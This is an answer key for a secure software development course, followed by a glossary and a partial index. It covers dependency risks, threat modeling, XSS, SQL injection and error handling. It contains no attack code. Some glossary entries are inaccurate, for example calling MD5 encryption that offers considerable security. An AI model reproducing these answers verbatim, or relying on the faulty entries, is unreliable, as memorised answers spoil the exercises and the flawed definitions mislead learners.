2. Developer Doris returns to you later and says, "After some more investigation, I figured out that the security defect wasn't directly in the *third-party* component I used, but in a *fourth-party* component that the third-party component used. In other words, the problem was in a *dependency of a dependency*. With so many dependencies and sub-dependencies, how can I possibly avoid introducing security problems in my software when I use reusable components?"

A: Again, carefully researching third-party components could have identified possible problems. Check their issue-tracking reports, vulnerabilities databases, Stack Overflow questions, and so forth. Also, there are software utilities that can thoroughly map software to reveal sub-dependencies. Finally, comprehensive testing can reveal security problems even when you don't identify all of the indirect dependencies, and would reveal problems before you release the software.

3. Developer Dave says, "This is the first time I've programmed in the C language. I wrote a function that manipulates some text strings using the C Standard Library `strncat()` function to append one string to another. Apparently, I misunderstood one of the parameters. While I should have specified the *size of space remaining in the buffer* to accept the characters I was appending, I actually specified *the total number of characters in the entire buffer*. As a result, I introduced a buffer overflow defect into the program. How can I avoid creating problems like this in the future?"

A: Several tactics can help. First, get thoroughly familiar with vulnerabilities of the language, libraries, frameworks, and services you're using. If it's the first time you use a particular function, read the documentation on that function and walk through code samples illustrating its proper use. As part of this process, use the web to research the potential dangers of the function and how to avoid them. If your organization can support it, consider peer programming with another developer more knowledgeable in the language. This will help you learn it, and your programming peer might catch errors that you wouldn't. Another option might be to use a programming language you're more familiar with, although you may not always have control over this. You should enable static error checking and compiler warnings and pay attention to them, as they might reveal common mistakes like buffer overflows, or the use of dangerous functions. Code reviews and rigorous testing might reveal problems before they are released.

ACTIVITY 2–3: Examining the Project Files

2. Do any of the folders in the project concern you as far as security goes?

A: The `ftp` folder implies that an FTP (file transfer protocol) feature of some sort may be included within the application framework. You should always attempt to make the attack surface as small as possible. If you will not need FTP capabilities in the Catalog site, then you will need to figure out whether this feature is enabled, and if it is enabled, how to disable it. The `encryptionKeys` folder may also be a security concern. If it holds encryption keys, as its name suggests, you should determine whether normal users can access it. The `config` folder may also be a security concern, if normal users can access it, enabling an attacker to see configuration data.

7. What major targets should you protect in this application?

A: There are many possibilities. For example, because input from the product search is immediately reflected on the site (search terms shown above the search results), it might be possible to perform some sort of injection attack, typing JavaScript code into the search form and injecting into the client, for example. The database presents another possible target. An attack on authentication might be another possibility. The file upload is another possible target. The coupon form might be vulnerable, enabling an attacker to discount products beyond what was intended, and of course, the site's e-commerce functions might be attacked. For example, perhaps it's possible to order a product without actually paying (a "repudiation" attack).

ACTIVITY 2-4: Identifying Software Defects and Misconfiguration

5. In general, how might you address some of the types of problems you've seen in this activity?

A: There are some configuration errors you should resolve. For example, you should make sure directories not meant to be accessed are hidden (or removed from the server if not necessary). You should make sure that all errors and exceptions are handled and don't flow down to the user interface—except in the form of helpful messages to users. You should change HTML error page templates to show less information. You should remove unnecessary features provided for "free" by the frameworks used to build the application. For example, the FTP directory may not be necessary. Unnecessary features increase the attack surface, providing more ways for an attacker to gain access.

ACTIVITY 2-5: Managing People Risks

3. What steps might you take to promote secure practices among end users?

A: Within the application itself and through the configuration of any servers and platforms it runs on, you should do whatever you can to prevent users from completing any attacks or errors that create unacceptable problems. (When taking a risk management approach to development, you may actually determine that some problems are trivial and not worth the effort to prevent them.) In this case, for example, you might disable the unnecessary FTP feature, and provide better input validation on the login page and other web forms. End user training could also help to prevent some problems.

4. How might you protect users from social engineering attacks?

A: In some cases, you may be able to put protective barriers in place to prevent users from doing things that will compromise security and privacy, such as automatic logout after several minutes of inactivity and requiring re-authentication for significant tasks (such as when changing the password). However, end user training is a very helpful defense against social engineering since it is not possible through software defenses alone to protect against everything a user might do. Good monitoring, logging, and notification services enable system administrators to quickly detect when problems do occur, so they can be remediated quickly. For example, if a user is deceived into giving away their credentials to an attacker, an effective monitoring system might detect possible unauthorized use of those credentials—when someone logs in through an off-site or atypical IP address, does so at unusual times of day ("off hours"), or from two different IP addresses at the same time.

5. How might you prevent information leakage?

A: You can design the software to minimize information leakage (for example, making error messages generic, encrypting file and data storage, and so forth), but you also need to put security controls in place to influence human behavior. One approach is to limit what users can do with data—limiting printing, copying, and so forth. Data Loss Prevention (DLP) technologies can be used to discover, protect, and control the flow of sensitive data through the organization. Again, company policies and end user training also go a long way toward ensuring that users handle data appropriately. As with other types of security risks, good monitoring and logging (how users are accessing and sharing data) will help to detect problems quickly when they do occur.

6. How can the user interface and software design help protect against vulnerabilities attributed to the human element?

A: The user interface determines how information is presented to users and how they can interact with it, so it is your first line of defense in promoting secure behavior of users and preventing problems caused by attackers. Input validation and output encoding are two important tactics that will prevent a lot of problems. Another tactic you can employ is to provide secure defaults—to select the most secure or least dangerous option (in a list or set of option buttons, for example) by default. A related tactic is to make sure the shortest or simplest path to getting a task done (the "shortcut") is the most secure one. You should also make it absolutely clear to users what is happening when they are presented with options to grant access rights or share data with another user, or other security-related options. Options and settings for client applications should be presented from the perspective of a typical user, not that of a programmer or system administrator.

ACTIVITY 2–6: Managing Software Development Process Risks

4. What types of developer mistakes affect security, and how do you prevent them?

A: Of course, bugs and design flaws may occur because software development is a complex task. But the development process should be set up to provide checks and balances to ensure that such mistakes don't make it into production. But even simple missteps can introduce security defects into a software project that is otherwise sound. For example, during the release process, a developer might inadvertently publish code or files not intended for the public, such as source files, development documentation, versions of code intended for testing only, and so forth. As you might do when threat modeling an application's design, threat model your process. Determine where it is vulnerable, and put measures in place to address each vulnerability.

5. In general, how does the process of "building security in" differ between small, solo software projects and large, team projects?

A: It may be easier to implement checks and balances when you have a large team. To some extent, this occurs naturally as one team member hands off to another. Because individuals perceive and think differently and have different responsibilities, one person might notice a problem that another person missed. On the other hand, smaller teams may have fewer opportunities for miscommunication, and processes may be more streamlined.

ACTIVITY 3–1: Avoiding Common Security Design Flaws

1. What design measures should you take in this application in order to "Strictly separate data and control instructions, and never process control instructions received from untrusted sources?"

A: There are numerous protections you can put into place. Since you're using SQL, you could use prepared statements to force user input to be handled as content (and not as part of the command). Another protection is to validate user input and prevent the user from entering any characters other than those desired. You could filter user input in the user interface to provide feedback to the user, but for security purposes, you should validate input on the server.

2. Where would you use encryption in an application like this?

A: You should encrypt network communication between the client and the application server, network communication between the application server and the database, and data stored within the database and file system.

3. Where should input validation occur?

A: Input validation should be performed in the search form, the login form, services provided on the application server, and for SQL and REST interfaces provided on the database server.

ACTIVITY 3-2: Diagramming the Catalog Application

2. Which areas in the diagram are most vulnerable?

A: Answering this question is the focus of the next step—identifying and ranking threats. Endpoints (such as *user interfaces*) and the thresholds where data-flows cross trust boundaries (*programming interfaces*) tend to be vulnerable areas where you'll need to focus your security efforts.

ACTIVITY 3-3: Identifying Threats and Countermeasures

1. Identify threats at various locations in the data flow diagram.

A: Many threats are possible, and more detail might reveal additional threats. Some of the possible threats in the end user area are brute force password attack, SQL injection in the login form, and unauthorized access of another customer's account. One threat in the content admin user area is unauthorized access of the admin account. Example threats in the web app server area include purchasing products through another user's account, viewing or modifying files not intended for public access, applying unauthorized coupons and discounts, posting product feedback in another user's name, injecting SQL, JavaScript, or HTML in Search form. Example threats in the database server area include unauthorized viewing or modification of database data.

2. What are some possible countermeasures you might apply for each of the threats you identified?

A: Countermeasures you might implement in the end user area include requiring strong passwords, input validation and stripping out SQL, and strong authentication controls. Countermeasures you might implement in the content admin user area include requiring strong passwords and strong authentication controls. Countermeasures you might implement in the web app server area include strong authentication and access control, access control on file system, timed deletion of coupon codes and discounts, input validation on all UI controls and APIs. Countermeasures you might implement in the database server area include access control on file system, access control on database, IP security, database encryption.

ACTIVITY 4-1: Researching Your Secure Coding Checklist

3. Referring to the websites you found, are there any secure programming guidelines that you did not know about until now?

A: Answers will vary.

ACTIVITY 4–3: Finding Common Web Vulnerabilities

4. What types of attacks are possible when the user can inject code into the client?

A: Through this type of code injection, called cross-site scripting (XSS), the attacker can operate their own code in the context of the client. Because it thinks the script came from a trusted source, the malicious script can access cookies, session tokens, or other sensitive information retained by your browser and used with this site.

ACTIVITY 4–4: Handling Privacy Defects

3. How might an error like this one be prevented?

A: Use random, unpredictable session tokens to bind authenticated users to the account, and change them with every session.

ACTIVITY 5–1: Handling Authentication and Authorization Defects

8. How might the problems on this site be remediated?

A: This application has several problems. In this activity, a few of them were exposed. Each time the user attempts to load a page or call an API, the application should check that the user has logged in (if required) and has the required access level. The login form should provide input validation. It should also use an approach such as parameterized queries to ensure that SQL code is kept separate from data.

ACTIVITY 5–3: Reviewing Error Handling

4. What would happen if the "SHA512" hash method were passed in to the `HashFile` function? How might the `HashFile` function be improved?

A: If any value other than "SHA256" is passed in, MD5 encryption will be used. In fact, even if an erroneous value were entered (such as "Sha256" when "SHA256" was intended), MD5 encryption would be used. It would be better to fail immediately and return an error message so developers writing a call to this function would know there is a problem right away. It would also be good to return two values—a boolean (true/false) value indicating whether the function succeeded, in addition to the hash value itself. The calling function could use the boolean to determine what it needs to do next. Also, MD5 is not a good default algorithm for hashing as it can easily be cracked. In the interest of failing safely, a different algorithm should be used to provide a secure default.

5. What other types of errors might you handle to make the error handling in this function more complete?

A: Other conditions that might cause the function to fail include: 1) The text file path doesn't exist, 2) The path is not a file (a directory or link, for example), 3) The user doesn't have access rights to the file, 4) The system has the file locked (open in another application, for example), or 5) The file is too large to be read.

ACTIVITY 5-4: Improving Error Handling

5. How might you further improve the error handling in this function?

A: Answers will vary. One improvement might be to return enumerated codes in addition to, or instead of, message text, so the calling function can implement its own error handling and messaging to the user.

ACTIVITY 5-6: Staging a Persisted XSS Attack on an Administrator Function

6. What steps might you take to protect the comments form that was abused in this activity?

A: Good input validation and output encoding routines would help to prevent code injection. You could also implement a Content Security Policy to create a whitelist to prevent scripts from other sources being used.

ACTIVITY 5-7: Protecting Database Access

14. How might you protect against attacks of this sort?

A: Parameterize queries, stored procedures, and validate inputs in the REST APIs so free form SQL can't be passed.

ACTIVITY 6-1: Performing Manual Inspection and Review

7. For security purposes, what might you change or add in this routine that checks the web request?

A: Since this short code sample is clearly much less comprehensive than a completed application would be, many answers are possible. However, the revised server example will address the following problems: permit connects only from the same computer (localhost), accept characters in the request URL only if they are in the whitelist of acceptable characters, limit the request length, and place web content in a different directory.

11. Based on what you see, what can you conclude about the behavior of http.server?

A: If index.html is not present, http.server will present a browsable list of the current directory.

How might this be a security risk for the web server?

A: You have just exposed all of your code to a visiting user.


What might you do to improve this security risk?

A: Move public non-authenticated website content, including index.html, to another folder. Put file system permissions on that folder to disallow any action other than read on the appropriate files. Ensure that index.html exists in the folder.

	Note: Python 3 documentation warns that http.server "is not recommended for production. It only implements basic security checks". Even so, it is a popular choice for Python programmers, and appears in many web server tutorials. For more information, see https://docs.python.org/3/library/http.server.html .
---	---

ACTIVITY 6-2: Performing Code Analysis

5. Visually inspect the code and determine if there are any errors that PyLint did not detect.



```
1  """
2      Test Script for use with Static Code Analysis
3      specifically pylint
4  """
5
6  def divideNumbers(a, b):
7      c = float(a) / float(b)
8      return c
9
10 def main():
11     """ main entry, no arguments or return values"""
12     print(divideNumbers(27, 0))
13
14 if __name__ == '__main__':
15     main()
16 """
```

A: There is a divide-by-zero error. Although it wasn't revealed through static analysis, an error like this would be revealed through dynamic analysis (running the code) or a thorough visual inspection (code review).

ACTIVITY 7-1: Monitoring and Logging a Deployed Application

6. How will you decide what sorts of security events you might log in an application?

A: Some information might be readily available from network devices and host platforms—such as network protocols used, files accessed, and so forth. However, some important security information may only be visible from inside your application. This is the kind of information you might consider logging—application-level authentication, authorization, actions performed in the application, targets of those actions, and outcomes (failure or success of the action, for example).

ACTIVITY 7-2: Maintaining Security After Deployment

1. How will you address this problem?

A: This is a significant privacy issue. You'll need to address it quickly, so an update seems to be called for. Your app failed to take into account the vulnerabilities inherent in removable media. You'll need to change the design to focus on protecting the user's data. This will include changing app permissions, and storing the app data in secure app storage. You could encrypt the data, but there's really no good reason to store it in external storage. Furthermore, you should review whether it's even necessary to store the data at all, given the app requirements.

2. In addition to releasing a security fix for the app, what other changes should you make?

A: Answers depend on other details, which may not be clear from the information provided in the scenario. However, it's apparent that you have a problem with your development process in the areas of design and testing, which enabled this defect to reach the customer. In addition to fixing the software itself, you should review your development processes to determine what went wrong, and implement necessary adjustments to ensure such problems don't happen again.

3. How will you inform users about this problem?

A: The major mobile app stores and operating systems provide features that automatically notify users when an update is available, and provide a way for you to inform users why the update is being released. This is one option you might employ in this scenario. You also need to do some follow-up to ensure that users leave no data in insecure storage. For example, the updated app version might check the old storage location, warn users if old app data is found there, and provide a way to migrate or dispose of it. You might also inform users on the danger of leaving data there, and provide instructions on manually resolving the problem.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

Glossary

3DES

(Triple DES) A symmetric encryption algorithm that uses the DES algorithm but employs three keys to encrypt the same information in three processes.

abstract assets

Things of value to an organization that are of a conceptual, rather than physical, nature—such as "reputation," "trust," "brand value," and so forth.

access control

The process of allowing only authorized users, programs, or other computer systems such as networks to observe, modify, or otherwise take possession of the resources of a computer system or physical property.

action

Tasks (such as log in, search, make a payment, and so forth) that a use case actor might perform upon a particular object to complete a particular activity.

actor

A user or software process that interacts with (uses) a particular feature of a software product, described within a use case scenario.

AES

(Advanced Encryption Standard) A symmetric block cipher that has been approved by the U.S. government for encrypting Secret and Top Secret information.

Agile

A software development model that employs incremental and iterative rounds of development using cross-functional teams. It encourages short, iterative sessions over long life-cycle development.

ASLR

(Address Space Layout Randomization) A security technique in which a data structure in memory is organized in a random manner to make it less predictable and thus harder to exploit.

asymmetric encryption

A two-way encryption scheme that uses paired private and public keys.

attack surface

A conceptual representation of all points within an application that are vulnerable to attack, or the sum total of all vulnerabilities.

availability

The fundamental principle of ensuring that systems operate continuously and that authorized persons can access data that they need.

black hat hackers

Those who break software security primarily for criminal purposes (such as extortion, theft, and cyber terrorism).

Blowfish

A freely available 64-bit block cipher algorithm that uses a variable key length.

breaker

The usual mindset of a cyber attacker. A breaker starts with an attack target, gathers information (through research, probing, and experimentation), plans a strategy to exploit and penetrate the target, and launches one or more attacks. Whereas a *builder* constructs software, a *breaker* essentially deconstructs the software.

buffer overrun

An attack against data in memory in an application or hardware device, which involves memory outside the area of intended access.

bug

A fault in software.

builder

The usual mindset of a software developer. A builder starts with a concept or a blueprint (perhaps working from full-fledged requirements documentation—or perhaps not), gathers raw materials (a compiler, software libraries, reusable components, programming patterns, algorithms, and so forth), plans a strategy to produce the various parts and integrate them into a whole, and creates a new piece of software.

business requirements

A description of what problems must be solved by a software development project, from the perspective of the organization that needs to have the software created. The emphasis is on what is required, rather than on how to build it.

CA

(certificate authority) A server that issues certificates and the associated public/private key pairs.

CD pipeline

(continuous delivery pipeline) Intended to enable a constant flow of changes into production via an automated software production line. Software is delivered in stages. Each stage verifies the quality of new features from a different perspective

to validate the new functionality and prevent errors from reaching users.

certificate management system

A system that provides the software tools to perform the day-to-day functions of the PKI.

certificate repository database

The location where digital certificates are stored.

code obfuscation

The deliberate act of creating source or machine code that is difficult for humans to understand.

code signing

A digital signature that the developer attaches to or associates with code to enable others to verify that it hasn't been tampered with since it was released by the developer.

CRL

(Certificate Revocation List) A list of the serial numbers of revoked or otherwise invalid certificates that is maintained by a CA and made available to CA users.

cryptographic key

In cryptography, a specific piece of information that is used with an algorithm to perform encryption and decryption. In databases, an attribute that provides a unique value in a tuple or row that uniquely identifies that row.

data binding

A process that connects an application's user interface components to business logic. If the binding has the correct settings and the data provides the proper notifications, when the data changes its value, the elements that are bound to the data reflect changes automatically.

decomposition

The process through which a problem is divided and subdivided into small, manageable tasks or modules that can be programmed as smaller parts that are easier to

conceive, understand, program, and maintain.
Also known as *factoring*.

defect

A deviation from requirements (resulting from a fault)—when something doesn't work the way it should, or doesn't live up to quality requirements.

DEP

(Data Execution Prevention) A security feature that can help prevent damage to your computer from viruses and other security threats by monitoring applications to ensure they use system memory safely. If DEP notices an application using memory incorrectly, it closes it and notifies the user.

deprovision

The act of removing access from and freeing up resources reserved by end users and their file transfer workflows when an application is uninstalled, its instance terminated, or the customer's contract ends.

DES

(Data Encryption Standard) A symmetric block algorithm that uses a 64-bit block and a 64-bit key.

DH

(Diffie-Hellman) A cryptographic protocol that provides for secure key exchange.

DHE

(Diffie-Hellman Ephemeral) A variant of DH that uses ephemeral keys to provide secure key exchange.

digital certificate

An electronic document that associates credentials with a public key.

digital signature

An encrypted hash value that is appended to a message to identify the sender and the message.

digital signing

The process of applying a digital signature to a document or other code.

DLL

(dynamic link library) A software module containing executable functions or data that can be used by an application. Typically, a DLL provides one or more particular functions and a program accesses the functions by creating either a static or dynamic link to the DLL.

DoS

(Denial of Service) Any attack that will render a service, server, or system unavailable. DoS can happen at the physical layer and/or the logical layer.

dynamic code analysis

A method for finding problems in code while the code is executing.

ECC

(elliptic curve cryptography) A public-key, asymmetric encryption algorithm that is based on developments in discrete logs and requires short keys.

ECDHE

(Elliptic Curve Diffie-Hellman Ephemeral) A variant of DH that incorporates the use of ECC and ephemeral keys.

encapsulation

As an OOP term, this is when the functional details of a class are concealed or masked from the calling objects.

encryption algorithm

The precise process used to encrypt, decrypt, or hash information, represented by a module of code that performs these tasks.

error

A mistake that someone makes when producing software—for example, when designing an application, when programming it, or when installing and configuring it.

exception

A special condition in executing code that requires special processing, typically resulting in a deviation from the normal flow of program execution.

factoring

The process through which a problem is divided and subdivided into small, manageable tasks or modules that can be programmed as smaller parts that are easier to conceive, understand, program, and maintain. Also known as *decomposition*.

Fagan Inspection

A formal analysis process that includes a series of structured activities involving multiple participants and phases—such as planning, inspection, rework, and verification. The objective is to reveal defects in programming code.

fail-safe

A fail-safe in engineering is a design feature or practice that in the event of a specific type of failure, inherently responds in a way that will cause no or minimal harm to other equipment, the environment, or to people. In software security, this translates to the most *secure* state.

failure

A real-world problem that occurs when a defect is released to customers.

fault

The manifestation of an error within code. When you can point to a problem area in code that is leading to a security problem (a bug), you are identifying the fault.

functional requirements

Define how a system or its components will function, including inputs, behavior, and outputs. The plan for implementing non-functional requirements is detailed in the system architecture.

gray hat hackers

Those who break software security primarily for profit, but not necessarily for criminal purposes—selling information they have uncovered to government agencies, for example. They might be free agents or defense contractors.

hacker

A person who engages in hacking.

hacking

In the context of cyber security, refers to the act of circumventing the intended functioning of a piece of software.

hash

The value that results from hashing encryption. The same as hash value and message digest.

hash value

The data result of a hashing operation.

hashing

One-way encryption that transforms cleartext into ciphertext that is never decrypted.

HMAC

(Hash-based Message Authentication Code) A method used to verify both the integrity and authenticity of a message by combining cryptographic hash functions, such as MD5 or SHA-1, with a secret key. The resulting calculation is named based on what underlying hash function was used.

IDS

(intrusion detection system) A hardware or software solution that identifies and addresses potential attacks on a computer (or host) or a network.

implementation

The phase in a software development process in which a technical specification or algorithm is realized in code—in other words, when it is coded or programmed. May also refer to the inner workings of a code module (as separate from its interface).

interface

May refer to the portion of a code module that defines how other modules will communicate with it (as separate from its implementation). May also be used as shorthand for "user interface," the portion of an application that users interact directly with.

IPS

(intrusion prevention system) A computer security monitoring device that tracks and blocks suspicious and malicious activities to prevent damage to a system or network.

LSD

(Lean Software Development) A software development methodology that focuses on removing waste from the process, eliminating unnecessary process steps and product features, and improving processes to eliminate defects. Security is treated as waste, with an emphasis on improving processes to eliminate security problems, and eliminating security defects as early in the development process as possible.

managed code

As used by Microsoft, refers to source code that requires (and will execute only under) the management of a Common Language Runtime virtual machine, typically the .NET Framework, or Mono.

MD4

(Message Digest 4) A hash algorithm developed as part of the MD series that is optimized for 32-bit computers and produces a 128-bit hash value. Predecessor to MD5.

MD5

(Message Digest 5) This hash algorithm, based on RFC 1321, produces a 128-bit hash value and is used in IPSec policies for data authentication. It provides a considerable amount of security over MD4.

message digest

A specific application of hashing used to create cryptographic data that verifies the contents of a message that has not been altered. It is either keyed or non-keyed.

misuse case

An attack scenario upon a piece of software. Identifies steps that can be taken to test whether the software has been sufficiently protected against a particular vulnerability.

non-functional requirements

Software requirements that describe quality attributes, rather than specific functions.

NTLM

(NT LAN Manager) An authentication protocol created by Microsoft for use in its

products and released in early versions of Windows NT.

operator

The person responsible for managing the software or the platform it is hosted on—also known as a system operator or sysop.

parameterized query

A means of pre-compiling a SQL statement so that all you need to supply are the parameters that need to be inserted into the statement for it to be executed. This approach separates commands from data as a means of preventing SQL injection attacks.

password hash

A one-way transformation of a password, turning the password into another string, from which the original password can't be derived again.

pepper

Something added to another value (such as a password) prior to the value being hashed using a cryptographic hash function. A pepper performs a similar role to a salt, but it defines a more carefully hidden secret than a salt value.

persistent XSS attack

An attack in which the attacker stores input containing a malicious script in a web application, which serves the malicious script back to other users later.

physical asset

Something tangible of value, such as documents, information, and client lists.

PII

(personally identifiable information) Any information that potentially could identify a single person.

PKI

(public key infrastructure) A cryptographic system that is composed of a CA, certificates, software, services, and other cryptographic components, for the purpose of enabling authenticity and validation of data and/or entities. For example, PKI can be used to secure transactions over the Internet.

RA

(registration authority) An authority in a network that processes requests for digital certificates from users.

RC

(Rivest Cipher) Refers to a series of algorithms developed by Ronald Rivest. All have variable key lengths. RC4 is a stream cipher. RC5 and RC6 are variable-size block ciphers. RC6 is considered a strong cipher and offers good performance.

reflected XSS attack

An attack in which the attacker stores input containing a malicious script in a web application, which immediately updates the web page to display the new input, including the malicious script.

repudiation

A type of attack that occurs when the system does not properly record the actions of users in secure logs, enabling an attacker to manipulate the system to make it appear that the transaction did not take place, or that a different type of transaction occurred.

reverse engineering

A process of analyzing and determining the structure, function, and operation of an existing system.

RIPEMD

(RACE Integrity Primitives Evaluation Message Digest) A message digest algorithm (cryptographic hash function).

RSA

(Rivest Shamir Adelman) Named for its designers, Ronald Rivest, Adi Shamir, and Len Adelman, it was the first successful algorithm for public key encryption. It has a variable key length and block size.

S-box

A relatively complex key algorithm that when given the key, provides a substitution key in its place.

salt

Random data that is used as an additional input to a one-way function that hashes a password

or passphrase, to defend against dictionary or rainbow table attacks.

security analysis

A detailed process to ensure that software operates at a level of security consistent with the potential harm that could result from the loss, inaccuracy, alteration, unavailability, or misuse of the data and resources that it uses, controls, and protects.

Security by Design

An approach to cyber security that assumes that an attacker already has knowledge of the software's design. The system is designed to keep the system secure even when its inner workings are known. This is a much more foundational approach to security than by obscurity, as it relies on the strength of the code itself, and not just how well that code can be deciphered.

Security by Obscurity

An approach to cyber security that intends to keep the system secure by keeping its security mechanisms confidential. Although this strategy may slow down some attackers, it should never be your sole means of defense.

SEHOP

(Structured Exception Handling Overwrite Protection) A security protection built into Microsoft Windows, which makes attacks on memory more difficult than they were on older systems, such as Windows XP.

separation of concerns

A software development principle that makes immense tasks workable by dividing the whole task (e.g., creating a software application) into smaller modules (such as individual classes) that perform very specific tasks.

separation of duties

Implementing checks and balances in roles and responsibilities to ensure tasks are done thoroughly, to prevent fraud, and so forth. For example, the developer asked to create a unit should not be the same person who determines when it is ready to be released. Another example is that someone who requests a

computer should not also be able to authorize the purchase or directly receive the computer.

SHA

(Secure Hash Algorithm) This hash algorithm is modeled after MD5 and is considered the stronger of the two because it produces a 160-bit hash value. There is also SHA-256, SHA-384, and SHA-512, with the numbers representing the block size.

side effect

A situation in which one software module inadvertently affects something within the implementation of another module.

siege

The act or process of surrounding and attacking a fortification to isolate it from help and supplies, to lessen resistance of the defenders and ultimately overcome them.

signature

An electronic document that uniquely identifies the certificate-issuing authority, binds together a public key with an identity, and can be used to verify that a public key belongs to a particular person or entity.

SRS

(software requirements specifications)

Describe how a piece of software should be constructed, including such things as functional and non-functional requirements, use cases, and misuse cases.

static code analysis

The process of using a computer program to find problems in code, without actually executing the code. There are other code analysis processes (such as code reviews) that are static (don't involve executing the code), but static code analysis typically refers to processes that use a software tool to perform the analysis.

steganography

An alternative cipher process that hides information by enclosing it in other files such as a graphic, movie, or sound file.

stored XSS attack

An attack in which the attacker stores input containing a malicious script in a web application. The script is stored somewhere and actually injected later, when users retrieve the data which updates the web page to display the new input, including the malicious script.

STRIDE

An approach developed by Microsoft for classifying various types of exploits or security threats. It is an acronym providing a list of exploit types that can be useful when you need to brainstorm or categorize various ways that your app might be exploited.

templating

A process for defining common code elements through a document that includes placeholders. For example, an HTML template contains the general structure for a web page.

test harness

A collection of software and test data configured to test a program unit by running it under varying conditions and monitoring its behavior and outputs.

threat actor

A person with the potential to initiate an attack that takes advantage of a vulnerability and produces undesirable consequences, such as loss or damage of an asset or the inability to continue providing service to your customers.

threat modeling

A systematic process for evaluating your exposure to individual security threats. It essentially provides you with an algorithm to guide you through security design decisions in your software projects—whether certain risks need to be addressed, how to design the software to avoid them if they do need to be addressed, and how to provide countermeasures when they can't be avoided.

TOCTOU

A type of race condition called Time of Check to Time of Use (TOCTOU, pronounced TOCK-too) because the problem arises when shared data is changed between the time when it is initially checked, and when it is used.

Twofish

A symmetric key block cipher, similar to Blowfish.

unmanaged code

As used by Microsoft to contrast with *managed code*, refers to source code that runs closer to the operating system, without requiring a Common Language Runtime virtual machine.

Waterfall

A method of designing and creating software that has defined phases that flow from one to the next, as water flows from one level of a waterfall to another.

web application routing

A software process in a web application that determines which pages will load when a particular URL is accessed by the user.

white hat hackers

Those who break software security primarily for benevolent purposes, such as security research, to find ways to improve software security.

whiteboarding

An activity in which meeting room walls are covered with a drawing surface, and the team diagrams and documents their ideas on the drawing surface in real time as they work through a brainstorming exercise.

XXE attack

(XML External Entity) An attack that exploits a vulnerability in XML parsing.

Index

3DES [213](#)

A

abstract assets [135](#)

access control

 common approaches [200](#)

account lockouts [205](#)

actions [142](#)

actors [142](#)

Address Space Layout Randomization, *See* ASLR

Advanced Encryption Standard, *See* AES AES [213](#)

Agile methodology [109](#)

ASLR [184](#)

asymmetric encryption

 algorithms [214](#)

 overview [213](#)

attack surface [20](#)

authentication [203](#)

authorization [200](#)

B

black hat hackers [19](#)

Blowfish [213](#)

breakers [19](#)

bug [62](#)

builders [19](#)

builders vs. breakers [19, 26](#)

C

CA [217](#)

certificate authority, *See* CA

certificate management system [220](#)

certificate repository database [220](#)

Certificate Revocation List, *See* CRL

CIA Triad [110](#)

code analysis

 dynamic [287](#)

 static [287](#)

code signing

 signature [152](#)

common programming errors [153](#)

CRL [222](#)

cryptographic key [210](#)

cryptographic lifecycle [211](#)

cyber attacks

 common patterns [21](#)

 phases [20](#)

D

database connection

 credential protection [262](#)

Data Encryption Standard, *See* DES

Data Execution Prevention, *See* DEP

Denial of Service [132](#)

DEP [184](#)

deprovision [313](#)

DES [213](#)

DH [215](#)

DHE [215](#)

Diffie-Hellman, *See* DH

Diffie-Hellman Ephemeral, *See* DHE

digital certificates [217](#)

digital signatures

 defined [211](#)

 non-repudiation [217](#)

 overview [216](#)

digital signing 186
 DLLs 54, 182
 dynamic link libraries, *See* DLLs

E

ECC 215
 ECDHE 215
 elliptic curve cryptography, *See* ECC
 Elliptic Curve Diffie-Hellman Ephemeral,
See ECDHE
 encapsulated 128
 encryption
 asymmetric 213
 key management 221
 overview 210
 symmetric 212
 uses 210
 encryption algorithm 210
 error handling
 approaches 231
 error messaging 232
 uses 231
 exploits 54

F

fail-safe 92
 failure recovery 93

G

gray hat hackers 19

H

hackers
 defined 19
 types 19
 hacking 19
 Hash-based Message Authentication Code,
See HMAC
 hashing
 algorithms 216
 hash 215
 hash value 215
 message digest 215
 HMAC 216

I

IDS 303
 implementation 128

interface 128
 intrusion detection system, *See* IDS
 intrusion prevention system, *See* IPS
 IPS 303

L

Lean Software Development, *See* LSD
 logging
 overview 232
 LSD 109

M

maintenance
 patches and updates 312
 types of 312
 managed code 184
 MD4 216
 MD5 216
 Message Digest 4, *See* MD4
 Message Digest 5, *See* MD5
 misuse cases 142
 modular design
 benefits 128
 decomposing 128
 factoring 128
 separation of concerns 128
 monitor placement 303

N

NT LAN Manager, *See* NTLM
 NTLM 216

O

Open Web Application Security Project,
See OWASP
 OWASP
 five-step password recovery 203
 platform vulnerabilities 168
 top ten privacy risks 189
 OWASP security design
 defense in depth 124
 don't trust services 126
 establish secure defaults 123
 fail securely 125
 fix security issues correctly 127
 keep security simple 127
 least common mechanism 124
 least privilege 124
 minimize attack surface 123

overview 123

Security by Obscurity 126

separation of duties 126

P

parameterized queries 261

password hashing 28

password recovery 203

PASTA 140

pepper 29

persistent XSS attack 249

physical assets 135

PKI

components 220

overview 218

process 220

platform vulnerabilities

attack vectors 184

authentication 169

authorization 169

broken authentication 170

debugger security 183

desktop application 181

development tools 185

DLL injection 182

managed vs. unmanaged code 184

OWASP top ten 168

platform differences 184

shellcode injection 182

privacy vulnerabilities

data anonymization 190

defects 189

Privacy by Design 189

Process for Attack Simulation and Threat

Analysis, *See* PASTA

public key infrastructure, *See* PKI

R

RA 220

